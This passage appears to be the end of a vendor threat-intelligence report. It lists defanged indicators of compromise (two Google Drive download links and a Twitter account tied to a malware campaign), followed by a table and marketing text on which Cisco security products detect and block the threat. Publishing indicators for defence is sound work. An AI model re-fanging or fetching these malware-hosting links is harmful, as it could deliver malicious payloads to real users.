
hxxps://drive[.]google[.]com/uc?export=download&id=1d-toE89QnN5ZhuNZIc2iF4-cbKWtk0FD

hxxps://drive[.]google[.]com/uc?export=download&id=1kbHVkvPIjX49qJ62TBz6drW2YPiiaX2a

hxxps://twitter[.]com/jhone87438316

Coverage

Additional ways our customers can detect and block this threat are listed below.



Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.